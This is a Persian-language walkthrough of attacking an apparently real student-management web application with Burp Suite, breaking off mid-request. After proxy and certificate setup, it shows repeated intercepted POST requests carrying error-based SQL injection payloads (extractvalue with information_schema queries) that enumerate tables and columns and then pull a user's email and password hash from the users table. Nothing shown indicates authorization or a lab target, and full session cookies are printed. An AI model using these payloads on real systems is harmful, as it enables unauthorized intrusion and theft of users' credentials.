Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other tools or another installation of Burp.

[Import / export CA certificate](#) [Regenerate CA certificate](#)


**Intercept Client Requests**

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Or	File extension	Does not match	^(?!(gif jpg png css js)\$)
<input type="checkbox"/>	<input type="checkbox"/>	Or	Request	Contains parameters	(get post)
<input type="checkbox"/>	<input type="checkbox"/>	And	HTTP method	Does not match	(get post)
<input type="checkbox"/>	<input type="checkbox"/>	And	URL	Is in target scope	

## تو مرورگر Mozilla Firefox و تنظیم میریم و Proxy رو تنظیم میکنیم.



Firefox | about:preferences#searchResults

Search Results

**Network Settings**

Configure how Firefox connects to the internet. [Learn more](#)


proxy

proxy  
Settings...



برای نصب burp suite ssl certificate مراحل زیر را انجام میدیم .





The screenshot shows the Firefox Preferences window with the 'Certificates' section selected (2). The search bar at the top contains the text 'cert' (3). The 'Certificates' section includes the following options:


- Select one automatically
- Ask you every time
- Query OCSP responder servers to confirm the current validity of certificates

To the right of these options is a 'View Certificates...' button, which is also highlighted with a red box and labeled 'cert'.

Below the preferences is a 'Certificate Manager' dialog box. The tabs at the top are 'Your Certificates', 'People', 'Servers', and 'Authorities' (4), with 'Authorities' highlighted by a red box. The main area lists certificate authorities:

Certificate Name	Security Device
AC Camerfirma S.A.	
Chambers of Commerce Root - ...	Builtin Object Token
Global Chambersign Root - 2008	Builtin Object Token
AC Camerfirma SA CIF A82743287	
Camerfirma Chambers of Com...	Builtin Object Token
Camerfirma Global Chambersig...	Builtin Object Token
ACCV	
ACCVRAIZ1	Builtin Object Token

At the bottom of the dialog are buttons: 'View...', 'Edit Trust...', 'Import...' (5), 'Export...', 'Delete or Distrust...', 'OK', and 'Cancel'. The 'Import...' button is highlighted with a red box and labeled 'Import...'. There is also a yellow callout pointing to the 'View Certificates...' button in the preferences with the text 'cert'.




حالا Proxy را تو نرم افزار burp suite فعال میکنیم .




میریم تو همون صفحه یه مقداری را روی یکی از فیلد ها سرچ میکنم، بینیم چه مقداری به سمت سرور ارسال میشود .

A screenshot of a Mozilla Firefox browser window. The title bar says "Mozilla Firefox". The menu bar includes "File", "Edit", "View", "History", "Bookmarks", "Tools", and "Help". Below the menu is a toolbar with "File", "Edit", "View", "History", "Bookmarks", "Tools", and "Help". The address bar shows "mystudents". The main content area displays a table titled "شاگردان من" (Students). The table has columns: وضعیت (Status), تاریخ ارسال (Send Date), تاریخ سفارش (Order Date), سفارشات (Orders), کد رهگیری (Tracking ID), Email, نام خانوادگی (Family Name), نام (Name), Id, and عمل (Actions). A search bar at the top of the table contains the letter "t", which is highlighted with a red box. The table contains several rows of student information.

خوب همینطور که تو Burp می بینید یکسری مقدار دارد به یک صفحه ای POST میشود من روی گزینه Action کلیک میکنم و روی گزینه Send to Repeater را میزنم تا بريم در این قسمت تزریقات خودمان را انجام بدھیم .



خوب من روی تک فیلد ها مقداری را تزریق کردم و تست کردم اما تو یکی از فیلد ها نتیجه ای خوبی گرفتم!



بله آسیب پذیری SQL Injection (عالی شد) با متده xpath injection با استفاده از این بگ میتوانیم اطلاعات مهم مانند نام کاربری و کلمه عبور کاربران و ... را بدست آوریم.

## قدم سوم : (Exploiting)

تقریبا همه حمله SQL Injection را بد هستند من میرم سراغ پیدا کردن جدول های مهم.

The screenshot shows the Burp Suite Professional interface with the following details:

**Request Tab:**

```
POST /mystudents/ajax_list HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 222
Origin: [REDACTED]
Connection: close
Referer: [REDACTED] mystudents
Cookie: PHPSESSID=e5c9m2891g0l4o95rarb01g6f5;
ci_session=5CzRGy39YweklH9gxCW3ji4jKvYFhKmNWq1J6sNK5gF3gtmqJzDiGe3jGV1P%2bwXRG4N%2Be3sljxlingFrol90pgD%2Bay0oXcXOFSkx832aStg5hzAUdjh2nX%2FLj12gTHPzwkTDh%2FTnnpkSNbsaSQFMgiYxsgM%2BHCVZrSE5jMVqPLG214le3a3at40myakGtuds93DmG%2FXGavfkTNDIDxPamduUmZvhcCzW3pVsz7EJmE3a%2BOM7C69Yv%2FamGyxzg49YRJAaaK7K2%2BgmrdsMakPhONHLAqbAPHKdk%2ByLN200oWzuh0NUma%2FBR59u7jboTADsiC3DtTQik%2BpRls5g6ceSbeRBVAfvExYYCGkHeDefr5xmkeeeYjOpuaedkyMzJ%2B8iryekDFz9D5Ptzp%2Fv%2BR8gJDCg15SwwynEETERvIfnlCfDABLxJ27ActAxSNLD0sPwvt9h3SSf93cEH6PIg%3D%3D; _hjid=1e9aaad5-1ca3-4f78-9513-24b832b250a9; _hjIncludedInSample=1
```

**Request Body (highlighted by a red box):**

```
page=1&per_page=10&order_by%5B%5D=l_name&order_by%5B%5D=asc&search_field%5B%5D=extra
ctvalue(0x0a,concat(0x0a,(select table_name from information_schema.tables where
TABLE_SCHEMA = database()) limit 0,1))&search_text%5B%5D=
```

**Response Tab:**

```
#container {
    margin: 10px;
    border: 1px solid #ccc;
    -webkit-box-shadow: 0 0 10px #ccc;
}
p {
    margin: 12px 15px;
}
</style>
</head>
<body>
    <div id="container">
        <h1>A D
        <p>Error
        admin</p><p>SELECT `co
        FROM `co
        orders` )</p>
</div>
</body>
</p><p>Line Number: 87</p>
</body>
```

Burp Suite Professional v1.7.37 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options

1 × 2 × ...

Go Cancel < | > | ▾

**Request**

Raw Params Headers Hex

POST /mystudents/ajax\_list HTTP/1.1  
Host: [REDACTED]  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:73.0) Gecko/20100101 Firefox/73.0  
Accept: application/json, text/javascript, \*/\*; q=0.01  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
X-Requested-With: XMLHttpRequest  
Content-Length: 223  
Origin: [REDACTED]  
Connection: close  
Referer: [REDACTED] /mystudents  
Cookie: PHPSESSID=e5c9m2891g0l4o95rarb01g6f5; ci\_session=5CzRGy39YweklH9gxCW3ji4jKwYFhKmNWq1J6sNK5gF3gtmqJzDiGe3jGV1P%2BwXRG4N%2Be3SljxlingFrol90pgD%2BayOoXcXOFSkx832aStg5hzAUdJh2nX%2FLj12gTHPzvkJDh%2FTnnpkSNbsaSQFMgiYxsgM%2BHCVZrSE5jMVqPLG214le3a3at40myakGtuds93DmG%2FXGavfkTNDIDxPamduUmZBvhcCzW3pVs7EJmEJa%2B0M7C69Yv%2FamGyxvg49YRJAaaK7K2P%2BgmrndsMAkPhONHLAqbAPHKDk%2ByLN200oWzuhNUma%2FBR59u7jboTADsic3DtTQik%2BpRls5g6ceSbeRBVAfvExYYCGkHeDefr5xmkeeYjOpUaedkyMzJ%2B8iiryekDFz9D5Ptzp%2Fv%2BR8gJDCgi5SwwynEETERvIfnlCfDA3LxJ27ActAxSNLD0sPwvt9h3SSf93cEH6PIg%3D%3D; \_hjid=1e9aaad5-1ca3-4f78-9513-24b832b250a9; \_hjIncludedInSample=1

page=1&per\_page=10&order\_by%5B%5D=l\_name&order\_by%5B%5D=asc&search\_field%5B%5D=extra  
ctvalue(0x0a,concat(0x0a,(select table\_name from information\_schema.tables where  
TABLE\_SCHEMA = database() limit 38,1)))&search\_text%5B%5D=

**Response**

Raw Headers

```
#container {  
    margin: 0;  
    border: 1px solid #ccc;  
    -webkit-border-radius: 5px;  
}  
  
p {  
    margin: 0;  
    padding: 10px;  
}  
  
pre {  
    margin: 0;  
    padding: 0;  
    border: 1px solid #ccc;  
    background-color: #f9f9f9;  
    font-family: monospace;  
    font-size: 0.9em;  
    line-height: 1.4em;  
    padding: 10px;  
    -webkit-border-radius: 5px;  
}  
  
div {  
    border: 1px solid #ccc;  
    padding: 5px;  
    margin-bottom: 10px;  
}  
  
div:last-child {  
    margin-bottom: 0;  
}
```

users\_ [REDACTED]  
FROM [REDACTED]

/p><p>Line Nu  
</body>

. users سراغ بدهست آوردن فیلد های مهم جدول

Burp Suite Professional v1.7.37 - Temporary Project -

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options U

1 × 2 × 4 × ...

Go Cancel < | > | ↴ ↵

**Request**

Raw Params Headers Hex

```
POST /mystudents/ajax_list HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 219
Origin: [REDACTED]
Connection: close
Referer: [REDACTED] mystudents
Cookie: PHPSESSID=e5c9m2891g0l4o95rarb0lg6f5;
ci_session=5CzRGy39YweklH9gxOW3j14jKwYFhKnNWq1J6sNK5gF3gtinqJzDiGe3jGV1R%2BwXRG4N%2Be3sLjxlngFrol90pgD%2Bbay0oXcXOFSkx832aStg5hzAUdjh2nX%2Flj12gTHPzwkTDh%2FTnnpkSNbsaSQFMgiYxsgM%2BHCVZrSE5jMVqPLG2141e3a3at40nyakGtuds93DmG%2FXGavfkTNDIDxPandUunZBvhcCzW3pVs7EJmEJa%2B0M7C69Yv%2FanGy xvzg49YRJAaaK7K2P%2BgmrrdsMAkPhONHLAqbAPHKDk%2ByLN2Q0oWzuh0NUma%2FBFR59u7jboTADsiC3DtTQik%2BpRls5g6ceSbeRBVAfvExYYCGkHeDefr5xnkeeYjOpUaedkyMzJ%2B8iryeKDfz9D5Ptzp%2Fv%2BR8gJDCgi59wynEEETERvIfnlCfDASLxJ27ActAxSNLDosPwvt9h3SSf93cEH6PIg%3D%3D; _hjid=le9aaad5-1ca3-4f78-9513-24b832b250a9; _hjIncludedInSample=1
page=1&per_page=10&order_by=%5B%5D=l_name&order_by=%5B%5D=asc&search_field=%5B%5D=extra
ctvalue(0x0a,concat(0x0a,(select column_name from information_schema.columns where
table_name = 'users' limit 2,1))&search_text%5B%5D=
```

**Response**

Raw Headers

```
#container {
    margin: 0px;
    border: 1px solid #ccc;
    -webkit-border-radius: 5px;
}
p {
    margin: 0px;
}
</style>
</head>
<body>
    <div id="content">
        user_email</p>
        FROM [REDACTED]
    </div>
</body>
</html>
```

Burp Suite Professional v1.7.37 - Temporary Project -

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options U

1 × 2 × 4 × ...

Go Cancel < | > | ↴ ↵

**Request**

Raw Params Headers Hex

```
POST /mystudents/ajax_list HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 219
Origin: [REDACTED]
Connection: close
Referer: [REDACTED] mystudents
Cookie: PHPSESSID=e5c9m2891g0l4o95rarb0lg6f5;
ci_session=5CzRGy39YweklH9gxOW3j14jKwYFhKnNWq1J6sNK5gF3gtinqJzDiGe3jGV1R%2BwXRG4N%2Be3sLjxlngFrol90pgD%2Bbay0oXcXOFSkx832aStg5hzAUdjh2nX%2Flj12gTHPzwkTDh%2FTnnpkSNbsaSQFMgiYxsgM%2BHCVZrSE5jMVqPLG2141e3a3at40nyakGtuds93DmG%2FXGavfkTNDIDxPandUunZBvhcCzW3pVs7EJmEJa%2B0M7C69Yv%2FanGy xvzg49YRJAaaK7K2P%2BgmrrdsMAkPhONHLAqbAPHKDk%2ByLN2Q0oWzuh0NUma%2FBFR59u7jboTADsiC3DtTQik%2BpRls5g6ceSbeRBVAfvExYYCGkHeDefr5xnkeeYjOpUaedkyMzJ%2B8iryeKDfz9D5Ptzp%2Fv%2BR8gJDCgi59wynEEETERvIfnlCfDASLxJ27ActAxSNLDosPwvt9h3SSf93cEH6PIg%3D%3D; _hjid=le9aaad5-1ca3-4f78-9513-24b832b250a9; _hjIncludedInSample=1
page=1&per_page=10&order_by=%5B%5D=l_name&order_by=%5B%5D=asc&search_field=%5B%5D=extra
ctvalue(0x0a,concat(0x0a,(select column_name from information_schema.columns where
table_name = 'users' limit 3,1))&search_text%5B%5D=
```

**Response**

Raw Headers

```
#container {
    margin: 0px;
    border: 1px solid #ccc;
    -webkit-border-radius: 5px;
}
p {
    margin: 0px;
}
</style>
</head>
<body>
    <div id="content">
        user_password</p>
        FROM [REDACTED]
    </div>
</body>
</html>
```

بریم ایمیل و پسورد را بدست بیاوریم.

این از ایمیل:

The screenshot shows the Burp Suite Professional interface. The title bar reads "Burm Suite Professional v1.7.37 - Temporary Project - license". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". Below the menu is a toolbar with buttons for "Target", "Proxy", "Spider", "Scanner", "Intruder" (selected), "Repeater" (selected), "Sequencer", "Decoder", "Comparer", "Extender", "Project options", and "User options". A status bar at the bottom shows "1 × 2 × 4 × ...".

**Request**

Raw Headers Hex

POST /mystudents/ajax\_list HTTP/1.1  
Host: [REDACTED]  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:73.0) Gecko/20100101 Firefox/73.0  
Accept: application/json, text/javascript, \*/\*; q=0.01  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
X-Requested-With: XMLHttpRequest  
Content-Length: 176  
Origin: [REDACTED]  
Connection: close  
Referer: [REDACTED] /mystudents  
Cookie: PHPSESSID=e5c9m2891g0l4o95rarb0lg6f5; ci\_session=5CzRGy39YweklH9gxCW3j14jKwYFhKmNWq1J6sNK5gF3gtmqJzDiGe3jGV1%2BwXRG4N%2Be3sLjxlngFrol90pg%2Bay0oXcXOFSkx832aStg5hzAUDjh2nX%2FLj12gTHPzwkTDh%2FTnnpkSNbsaSOFMgiYxsgM%2BHCVZrSE5jMVqPLG2141e3a3at40myakGtuds93DmG%2FXGavfkTNIDxPamduUmZBvhccZw3pVs7EJmEJa%2BOM7C69Yv%2FamGyvzg49YRJAaaK7K2P%2BgmrdsMAKPhONHLAqbAPHKDk%2ByLN2QoWzuh0NUma%2FBFR59u7jboTADsiC3DtTQik%2BpRls5g6ceSbeRBVAfVExYYCGkHeDefr5xmkeeYjOpUaedkyMzJ%2B88iryekDFz9D5Ptzp%2Fv%2BR8gJDCgi5SwwynEETERvIfnlCfDA3LxJ27ActAxSNLd0sPwvt9h3SSf93cEH6Pi%3D%3D; \_hjid=le9aaad5-1ca3-4f78-9513-24b832b250a9; \_hjIncludedInSample=1

page=1&per\_page=10&order\_by%5B%5D=l\_name&order\_by%5B%5D=asc&search\_field%5B%5D=extra  
ctvalue(0x0a,concat(0x0a,(select user\_email from users limit  
0,1)))&search\_text%5B%5D=

**Response**

Raw Headers Hex

#container { margin: 10px; border: 1px solid #ccc; -webkit-box-shadow: 0 0 5px #ccc; }  
p { margin: 12px 0; }  
</style>  
</head>  
<body>  
 <div id="container">  
 <h1>A !</h1>  
 <p>Error  
 @gmail.com</p>  
 </div>  
</body>

/p><p>Line Number: 87</p>

حال پسورد این کاربر:

Burp Suite Professional v1.7.37 - Temporary Project - licensed to surface

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 × 2 × 4 × ...

Go Cancel < > ▾

**Request**

Raw Params Headers Hex

POST mystudents/ajax\_list HTTP/1.1

Host: [REDACTED]  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:73.0) Gecko/20100101 Firefox/73.0  
Accept: application/json, text/javascript, \*/\*; q=0.01  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
X-Requested-With: XMLHttpRequest  
Content-Length: 179  
Origin: [REDACTED]  
Connection: close  
Referer: [REDACTED] /mystudents  
Cookie: PHPSESSID=e5c9m2891g0l4o95rarb0lg6f5;  
ci\_session=5CzRGy39YweklH9gxOW3j i4jKwYFhKmNWq1J6sNK5gF3gtmqJzDiGe3jGV1R%2BwXRG4N%2Be3sLjx1ngFrol90pgd%2BayOoXcXOFskx832aStg5hzAUdJh2nX%2FLj12gTHPzwkTDh%2FTnnpkSNbsaSQFMg1YxsgM%2BHCVZrSE5jMVqPLG214le3a3at40myakGtuds93DmG%2FXGavfkTNIDIXPamduUmZBvhcCzW3pVsz7EJmeJa%2B0M7C69Yv%2FamGyxvg49YRJAaaK7K2P%2BgmrldsMAkPhONHLAqbAPHKDk%2ByLN200oWzuhonUma%2FBRS9u7jboTADS1C3DtTQik%2BpRls5g6ceSheRBVafvExYYCGkHeDefr5xmkeeyj0pUaedkyMzJ%2B8iryeKDfz9D5Ptzp0%2Fv%2BR8gJDcgi59wwynETERvIfnlCfDA3LxJ27ActAxSNLDGsPwvt9h3SSf93cEH6PIg%3D%3D; \_hjid=1e9aaad5-1ca3-4f78-9513-24b832b250a9; \_hjIncludedInSample=1

page=1&per\_page=10&order\_by%5B%5D=l\_name&order\_by%5B%5D=asc&search\_field%5B%5D=extra  
ctvalue(0x0a,concat(0x0a,(select user\_password from users [REDACTED] limit  
0,1)))&search\_text%5B%5D=

**Response**

Raw Headers Hex HTML Render

```
#container {
    margin: 10px;
    border: 1px solid #000000;
    -webkit-box-shadow: 0 0 8
}

p {
    margin: 12px 15px 12px 15
}
</style>
</head>
<body>
<div id="container">
    <h1>A Database Error Occurred</h1>
    <n>Error Number: a124ce7b<br>07a0<br>
    </n>
    <p><p>Line Number: 87</p>
    </p>
</body>
</html>
```

اما یه مشکل وجود دارد این Hash یه پسورد میباشد اما من فکر کنم یه بخشی از Hash نیست؟  
 خب از تابع substring استفاده میکنم بینم چیز دیگر در میاید یا خیر؟

Burp Suite Professional v1.7.37 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options

1 × 2 × 4 × 5 × ...

Go Cancel < | > |

**Request**

Raw Params Headers Hex

POST /mystudents/ajax\_list HTTP/1.1

Host: [REDACTED]

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:73.0) Gecko/20100101 Firefox/73.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 193

Origin: [REDACTED]

Connection: close

Referer: [REDACTED] /mystudents

